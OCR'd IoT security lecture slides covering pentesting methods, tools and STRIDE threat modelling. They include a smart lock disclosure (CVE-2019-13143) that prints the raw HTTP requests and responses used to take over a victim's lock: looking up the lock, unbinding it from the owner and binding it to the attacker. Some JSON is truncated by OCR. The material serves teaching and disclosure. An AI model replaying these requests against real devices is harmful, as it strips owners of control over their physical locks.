
- **Hardware**
- **Firmware**
- **Network**
- **Wireless Communications**
- **Mobile and Web applications**
- **Cloud API's**

IoT Pentesting Methodologies


IoT Device hardware pentest

- Internal communications Protocols like UART,I2C, SPI etc.
- Open ports
- JTAG debugging
- Exacting Firmware from EEPROM or FLASH memory
- Tampering

IoT Pentesting Methodologies




Dumping flash Memory




Open UART ports

Source : FireEye



JTAG Exploitation



IoT Pentesting Methodologies

Firmware Penetration testing

- **Binary Analysis**
- **Reverse Engineering**
- **Analyzing different file system**
- **Sensitive key and certificates**
- **Firmware Modification**


IoT Pentesting Methodologies

Radio Security Analysis

- ➢ Exploitation of communication protocols
  - ✓ BLE,Zigbee,LoRA,6LoWPAN
- ➢ Sniffing Radio packets
- ➢ Jamming based attacks
- ➢ Modifying and replaying packets

Analysis of radio signals using USRP

Universal Software Radio Peripheral (USRP)



Rate: 25 fps

Time span: Auto

untitled - GNU Radio Companion

Options
ID: top_block
Generate Options: QT GUI

Variable
ID: samp_rate

```
<<< Welcome to GNU Radio Companion
3.7.12git-295-ga0adcd33 >>>

Block paths:
	/home/gnuradio/pybombs/share/
gnuradio/grc/blocks
```

Id	Value
Imports	
Variables	
samp_ra	32000

IoT Security

IoT Pentesting Methodologies

Mobile, Web and Cloud Application Testing

- **Web dashboards: XSS, IDOR, SQL Injections**


(Cross site scripting (XSS), **Insecure Direct Object References** (IDOR))

- **.apk and .ios Source code review**
- **Application reversing**
- **Hardcoded API keys**
- **Cloud Credentials like MQTT, CoAP, AWS etc.**

Software Tools

Hardware Level	Firmware Level	Radio Security
Baudrate.py	Binwalk	Gatttool
Esptool	Strings	hcitool
Flashrom	IDAPro	GNURadio
Minicom	Radare2	Killerbee
Screen	Qumu	


Hardware Tools




Jtagulator

HackRF


Ubertooth



TTL-USB Converter




Bus Pirate



Zigbee Sniffer

Chip whisperer

Smart Lock Disclosure



FB50 Smart Lock Vulnerability Disclosure (CVE-2019-13143)


Posted on August 2, 2019 by Shubham Chougule

Executive Summary

Our security engineers found vulnerabilities in the FB50 smart lock mobile application. An information disclosure vulnerability chained together with poor token management lead to a complete transfer of ownership of the lock from the user to the attacker's account.

Smart Lock Disclosure

Getting QR code and Lock ID



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × ...
Go Cancel < >
Target: https://api.oklock.com.cn
Request
Raw Params Headers Hex
Response
Raw Headers Hex

Request:

```
POST /oklock/lock/queryDevice HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: [redacted]
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 27
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"mac":"6C:C3[redacted]"}
```

Bluetooth MAC Address

Response:

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 12:05:33 GMT
Content-Type: application/json
Content-Length: 357
Connection: close

{"result":{"alarm":0,"barcode":"[redacted]","chipType":"1","createAt":"2019-05-14
09:32:23.0","deviceId":"","electricity":"79","firmwareVersion":"2.3","gsmVersion":"","id":[redacted],"isLock":0,"lo
ckKey":"69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95","lockPwd":"[redacted],"mac":"6C:C3:74:DE:29:4D","name":"lo
ck1","radioName":"BlueFPL","type":0},"status":"2000"}
```


QR CODE

Lock ID

IOT Forensics

Smart Lock Disclosure

Getting the USER ID



Request

```
POST /oklock/lock/getDeviceInfo HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 71b89555847c4e1b8f994b0fee185d3d
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 63
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"barcode":"https://app.oklok.com.cn/app.html?id=GFY[redacted]4"}
```

QR CODE

Response


```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Fri, 02 Aug 2019 07:00:09 GMT
Content-Type: application/json
Content-Length: 413
Connection: close

{"result":{"account":"shubhchougule95.sc@gmail.com","alarm":0,"barcode":"GFYY00028614","chip
":"2019-05-14
09:32:23.0","deviceId":"","electricity":"79","firmwareVersion":"2.3","gsmVersion":"","id":90
ckKey":"69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95","lockPwd":"000000","mac":"6C:C3:74:DB
ck1","radioName":"BlueFPL","type":0,"userId":59[redacted],"status":"2000"}
```

User ID

Smart Lock Disclosure

Unbind the Lock from victim’s account



Request

```
POST /oklock/lock/unbind HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 16bed42dab1448528d4c7eedc35be3ec
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 33
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"lockId":"[redacted]0","userId":59[redacted]}
```


Response

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 12:16:49 GMT
Content-Type: application/json
Content-Length: 29
Connection: close

{"result":"","status":"3001"}
```

Smart Lock Disclosure

Bind the Lock to attacker’s account


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Go Cancel < ▾ > ▾
Request
Raw Params Headers Hex
Response
Raw Headers Hex

Target: https://api.oklock.com.c

Request

```
POST /oklock/lock/bind HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 16bed42dab1448528d4c7eedc35be3ec
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 57
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"name":"lock1","userId":59[redacted],"mac":"6C:C3:[redacted]"}
```

Response

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 11:27:32 GMT
Content-Type: application/json
Content-Length: 357
Connection: close

{"result":{"alarm":0,"barcode":"C[redacted],"chipType":"1","createAt":"2019-05-14
09:32:23.0","deviceId":"","electricity":"79","firmwareVersion":"2.3","gsmVersion":"","id":90410,"isLock":0
ckKey":"69,59[redacted]6,20,84,31,82,42,95","lockPwd":"000000","mac":"6C[redacted],"name"
ck1","radioName":"BlueFPL","type":0},"status":"2000"}
```

Best Practices

- Make hardware tamper resistant
- Provide for firmware updates/patches
- Specify procedures to protect data on device disposal
- Use strong authentication
- Use strong encryption and secure protocols
- Specify Destroy method if device get break down.

Threat Modelling Exercise:

Divide your IoT architecture into several zones as part of the threat modeling exercise:

- Device zone
- Field gateway zone
- Cloud gateway zone
- Service zone


Each zone often has its own data and authentication and authorization requirements. You can also use zones to isolate damage and restrict the impact of low trust zones on higher trust zones.

Threat Modelling Exercise:


Each zone is separated by a *trust boundary*, shown as the dotted red line in the following diagram. It represents a transition of data from one source to another.

During this transition, the data could be subject to the following threats (STRIDE Model):

- Spoofing
- Tampering
- Repudiation
- Information disclosure
- Denial of service
- Elevation of privilege



Threat Modelling Exercise:



You can use STRIDE to model the threats to each component within each zone.

Device Zone:

- The device environment is the space around the device where physical access and local network digital access to the device is feasible.
- The device environment includes any short-range wireless radio technology that permits peer-to-peer communication of devices. It doesn't include any network virtualization technology creating the illusion of such a local network.
- It doesn't include public operator networks that require any two devices to communicate across public network space if they were to enter a peer-to-peer communication relationship.

Field gateway zone:


- A field gateway is a device, appliance, or general-purpose server computer software that acts as communication enabler and, potentially, as a device control system and device data processing hub.
- It includes the field gateway itself and all the devices attached to it. A field gateway is typically a thing that an attacker could physically sabotage if they gained physical access.
- The field gateway has two distinct surface areas.
- One faces the devices attached to it and represents the inside of the zone.
- The other faces all external parties and is the edge of the zone.

Cloud gateway zone:

- A cloud gateway is a system that enables remote communication from and to devices or field gateways deployed in multiple sites.
- In some cases, a cloud gateway may immediately facilitate access to special-purpose devices from terminals such as tablets or phones.
- The cloud gateway zone includes the cloud gateway itself along with all field gateways and devices directly or indirectly attached to it. The edge of the zone is a distinct surface area that all external parties communicate through.

Services zone:

- A service in this context is any software component or module that interfaces with devices through a field or cloud gateway.
- A service can collect data from the devices and command and control those devices.
- A service is a mediator that acts under its identity towards gateways and other subsystems to:
  - ❑ Store and analyze data
  - ❑ Issue commands to devices based on data insights or schedules
  - ❑ Expose information and control capabilities to authorized end users



ORACLE

INTERNET OF THINGS
CLOUD SERVICE

Summary

- Start by thinking like an attacker
  - What is "tempting" in my system?
    - To who? Why?
  - How can my system be attacked?
    - Which components provide an opportunity
- Then think like a defender
  - Identify your weaknesses
    - What is wrong? What may not be right?
  - Find proper countermeasures
- Work with all stakeholders
  - For devices, gateways, frameworks
    - Vet their security and their integration

ORACLE

Introduction to IoT Security

Overview

- IoT is growing day by day, as we know it's about data and controlling of physical devices.
- Security and privacy are the two major concern in the field of IoT.
- Huge amount of sensed data contains private information so need to protect.
- All kind of securities of physical devices is considered in the IoT security.
- IoT is not possible without the Internet so Internet and network security issues also should be considered in it.

Introduction to IoT Security


Overview

- IoT security is not traditional cybersecurity
- It's a fusion of cybersecurity with other engineering disciplines.
- It is much more than data, servers, network infrastructure, and information security.
- It includes the direct monitoring and control of the physical systems connected over the Internet.
- IoT devices are physical things, many of which are safety-related.
- The compromise of such devices may lead to physical harm of persons and property, or even death

IoT Security Prospective

IoT System Functionalities from Security Prospective


- Microcontroller unit carries firmware, need to protect it even while updating patch.
- Massage channels during the paring stage need to protect in the public networking, like
  - Wi-Fi, Zigbee
  - Bluetooth
  - NFC
- An appropriate protocol should be followed while connecting the user and device.
